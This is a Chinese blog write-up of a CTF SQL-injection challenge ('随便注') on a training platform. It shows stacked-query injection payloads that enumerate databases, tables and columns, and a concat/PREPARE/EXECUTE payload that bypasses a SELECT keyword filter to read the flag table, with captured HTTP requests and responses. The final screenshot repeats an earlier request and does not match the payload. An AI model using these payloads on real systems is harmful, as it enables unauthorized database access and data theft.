

BMZCTF 强网杯 2019 随便注

原创

WHT战队 于 2020-11-29 00:27:38 发布 172 收藏 1

分类专栏: [BMZCTF刷题记录](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_26243045/article/details/110297926

版权



[BMZCTF刷题记录](#) 专栏收录该内容

53 篇文章 8 订阅

订阅专栏

考点: sql注入、二次注入

打开网页, 是一个输入框:

取材于某次真实环境渗透, 只说一句话: 开发和安全缺一不可

姿势:

输入1,并提交:

取材于某次真实环境渗透, 只说一句话: 开发和安全缺一不可

姿势:

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line 1

看到返回数组, 测试是否存在注入点: 输入1'

取材于某次真实环境渗透, 只说一句话: 开发和安全缺一不可

姿势:

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line 1

返回报错。

输入1' #

取材于某次真实环境渗透, 只说一句话: 开发和安全缺一不可

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

https://blog.csdn.net/qq_26243045

返回正常

尝试手工注入:

1、输入1' order by *, 测试能返回几列, 多次尝试, *处为2,即: 1' order by 2能返回正常。

取材于某次真实环境渗透

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

https://blog.csdn.net/qq_26243045

再试着输入select测试返回点: 1' union select 1,2 #

取材于某次真实环境渗透, 只说一句记

姿势:

```
return preg_match("/select|update|delete|drop|insert|where|\.\/i", $inject);
```

看到好多字符被过滤。尝试sqlmap 只能爆出库名为supersqli

尝试堆叠注入

输入: 1'; show databases; #

Raw Params Headers Hex

```
GET /?inject=1'; show databases;# HTTP/1.1
Host: www.bmzclub.cn:20320
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/?inject=1%27+order+by+2+%23
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=d59ce717-9fde-4117-9078-351dd3722478
Connection: close
```


Raw Headers Hex HTML Render

```
<pre>
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
<br><hr>array(1) {
  [0]=>
  string(11) "ctftraining"
}
<br>array(1) {
  [0]=>
  string(18) "information_schema"
}
<br>array(1) {
  [0]=>
  string(5) "mysql"
}
<br>array(1) {
  [0]=>
  string(18) "performance_schema"
}
<br>array(1) {
  [0]=>
  string(9) "supersqli"
}
<br>array(1) {
  [0]=>
  string(4) "test"
}
<br><hr></pre>
```

https://blog.csdn.net/qq_26243045

看到了返回的库名

再看看表名有哪些：1';show tables; #



The screenshot displays a web browser's developer tools interface. The Request tab is active, showing the following details:

- Method: GET
- URL: /?inject=1'; show tables; #
- Host: www.bmzclub.cn:20320
- Pragma: no-cache
- Cache-Control: no-cache
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
- Referer: http://www.bmzclub.cn:20320/?inject=1%27+order+by+2+%23
- Accept-Encoding: gzip, deflate
- Accept-Language: zh-CN,zh;q=0.9
- Cookie: session=d59ce717-9fde-4117-9078-351dd3722478
- Connection: close

The Response tab is also active, showing the following HTML output:

```
<meta charset="UTF-8">
<title>easy_sql</title>
</head>
<body>
<h1>取材于某次真实环境渗透，只说一句话：开发和安全缺一不可</h1>
<!-- sqlmap是没有灵魂的 -->
<form method="get">
  姿势: <input type="text" name="inject" value="1">
  <input type="submit" value="Submit">
</form>
<pre>
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
<br><hr>array(1) {
  [0]=>
  string(5) "flagg"
}
<br>array(1) {
  [0]=>
  string(5) "words"
}
<br><hr></pre>
</body>
</html>
```

看到有两张表：分别为flagg和words

分别看看都有哪些列：1';show columns from flagg #

The image shows a web browser's developer tools interface. On the left, the 'Raw' tab displays the raw HTTP request for a GET request to `/?inject=1; show columns from flagg`. The request headers include `Host: www.bmzclub.cn:20320`, `Pragma: no-cache`, `Cache-Control: no-cache`, `Upgrade-Insecure-Requests: 1`, `User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9`, `Referer: http://www.bmzclub.cn:20320/?inject=1%27+order+by+2+%23`, `Accept-Encoding: gzip, deflate`, `Accept-Language: zh-CN,zh;q=0.9`, `Cookie: session=d59ce717-9fde-4117-9078-351dd3722478`, and `Connection: close`.

On the right, the 'Render' tab shows the rendered HTML response. It contains a comment `<!-- sqlmap是没有灵魂的 -->`, a form with a text input named 'inject' and a submit button, and a pre-formatted JSON array: `array(2) { [0]=> string(1) "1" [1]=> string(7) "hahahah" }`. Below this is another array: `array(6) { [0]=> string(4) "flag" [1]=> string(12) "varchar(100)" [2]=> string(2) "NO" [3]=> string(0) "" [4]=> NULL [5]=> string(0) "" }`. A URL `https://blog.csdn.net/qq_26243045` is visible at the bottom of the rendered HTML.

看到了我们想要flag列。下面就是想如何读取里面的内容了。

Select 被过滤，无法正常查询。只能拼接查询语句：

```
-1';use supersqli;set @sql=concat('s','elect `flag` from `flagg`');PREPARE BMZ FROM @sql;EXECUTE BMZ;#
```

```
Raw Params Headers Hex
GET /?inject=1'; show databases# HTTP/1.1
Host: www.bmzclub.cn:20320
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/?inject=1%27+order+by+2+%23
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=d59ce717-9fde-4117-9078-351dd3722478
Connection: close
```

```
Raw Headers Hex HTML Render
<pre>
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
<br><hr>array(1) {
  [0]=>
  string(11) "ctftraining"
}
<br>array(1) {
  [0]=>
  string(18) "information_schema"
}
<br>array(1) {
  [0]=>
  string(5) "mysql"
}
<br>array(1) {
  [0]=>
  string(18) "performance_schema"
}
<br>array(1) {
  [0]=>
  string(9) "supersqli"
}
<br>array(1) {
  [0]=>
  string(4) "test"
}
<br><hr></pre>
```

得到flag。